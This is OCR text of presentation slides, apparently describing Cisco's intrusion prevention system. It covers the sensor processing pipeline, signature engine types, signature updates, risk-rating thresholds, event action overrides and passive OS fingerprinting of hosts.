
Transmit Packet

Alarms


Response Actions

The Producer






Virtual Sensor Processors



Virtual Alarm Processors



Receive Packet → Producer → Virtual Sensor Processors → Virtual Alarm Processors → Transmit Packet

→ Event Counter → Event Correlation → Event Summarizer → Risk Rating Calculator → Event Action Override → Apply Filters → Perform Response Action →

Engines

- *Traffic analysis is incredibly computationally intensive with large numbers of signatures*
- *Cisco IPS analysis implemented with a series of engines that each inspect for a specific type of activity*
- *Signature engine types:*

  Atomic

  Meta

  State

  Sweep

  Flood

  Service

  String

  Trojan

  Traffic

  Normalizer

  AIC

  Other

- Simple pattern matching
  - E.g. look for “root”
- Stateful pattern matching
  - E.g. decode a telnet session to look for “root”
- Protocol decode and anomaly detection
  - E.g. RPC session decoding and analysis
- Heuristics
  - E.g. Rate of inbound SYN’s – SYN Flood?


- *Much like anti-virus, network IPSs must be kept up to date*
- *Cisco has a new home for security information including IPS signatures:*

  tools.cisco.com/MySDN/Intelligence/home.x

- *Process must be developed to rapidly update new signatures as released*
- *Cisco Security Manager (and VMS) have the ability to auto update sensors directly from CCO without human interaction*
- *Cisco has developed a new partnership with Trend Micro to provide enhanced virus and worm coverage as part of the normal IPS signature updates*
- *New services are being created to decrease exposure time for late breaking exploits (ICS) and to increase security knowledge and speed of distribution of that knowledge (IntelliShield)*

Outbreak Intelligence: Trendlabs’ Worldwide Real-time Monitoring and Signature Development Infrastructure


Line Of Defense: Broad Set of Cisco Devices That Can Become Rapid-Response Mitigation Nodes


Enterprise Network
TrendLabs
Global Antivirus Research & Support Center
Cisco ICS Server
Cisco Catalyst Switch with IPS Blade
Cisco Switch
Cisco Router
Cisco ASA 5500 Series with AIP module
Cisco IPS 4200 Series Sensor
Cisco Router with IPS Software

Policy Control: Cisco ICS Server Administers and Delivers Virus and Worm Related Solutions

Mitigation Measures:
Broad Near Real-Time (15 Min.) ACL
High Fidelity (90 Min.) Signature

- *Most sensors ship with a default signature configuration*
  - *This is a good starting point for an initial deployment in most cases*
- *Start by monitoring the default configuration*
  - *Prioritize the tuning of the high priority alarms, and then move on to the mediums*
- *It’s all about the risk*
  - *Use risk rating values to help drive your security policy*



Event Severity + **Signature Fidelity** + **Attack Relevancy** + **Asset Value of Target**

How Urgent Is the Threat?


How Prone to False Positive?

Is Attack Relevant to Host Being Attacked?

How Critical Is This Destination Host?

RISK RATING — Drives Mitigation Policy →

Policy Decision Balances Attack Urgency with Business Risk



Add Event Action Override

Event Action: Deny Packet Inline

Enabled: ● Yes ○ No

Risk Rating: Minimum 85 - Maximum 100

Customizable Risk Rating Thresholds:


0 < RR < 50	No Alert
50 < RR < 85	Alert Only
85 < RR < 100	Alert and Drop Packet

Identification

IP Address of Endpoint

Learned OS of Target System

Virtual Context Where System Was Discovered



The following are the learned OS values mapped to IP addresses by the sensor. You can click Clear List to remove all the learned OS values on your sensor.

Host IP Address	OS Type	Virtual Sensor
10.89.143.1	windows.windows-nt-2k-xp	vs0
10.89.143.94	unix.linux	vs0
10.89.143.102	windows.windows-nt-2k-xp	vs0
10.89.143.112	unix.solaris	vs0
10.89.143.114	unix.linux	vs0


Last Updated: 9/6/05 10:42:48 AM

IDM is initialized successfully. | cisco | administrator

- Visibility into endpoint context through passive OS fingerprinting
- Static OS mapping to include environment specific OS assignments
- Dynamic risk rating adjustment based on attack relevance
- Automated event/action filtering based on OS match

Active Network Scanning
Passive OS Fingerprinting
Static OS Mapping
Event/Action Filtering

Non-Relevant Events Filtered



Attacker Initiates IIS Attack Destined for Servers A, B, C

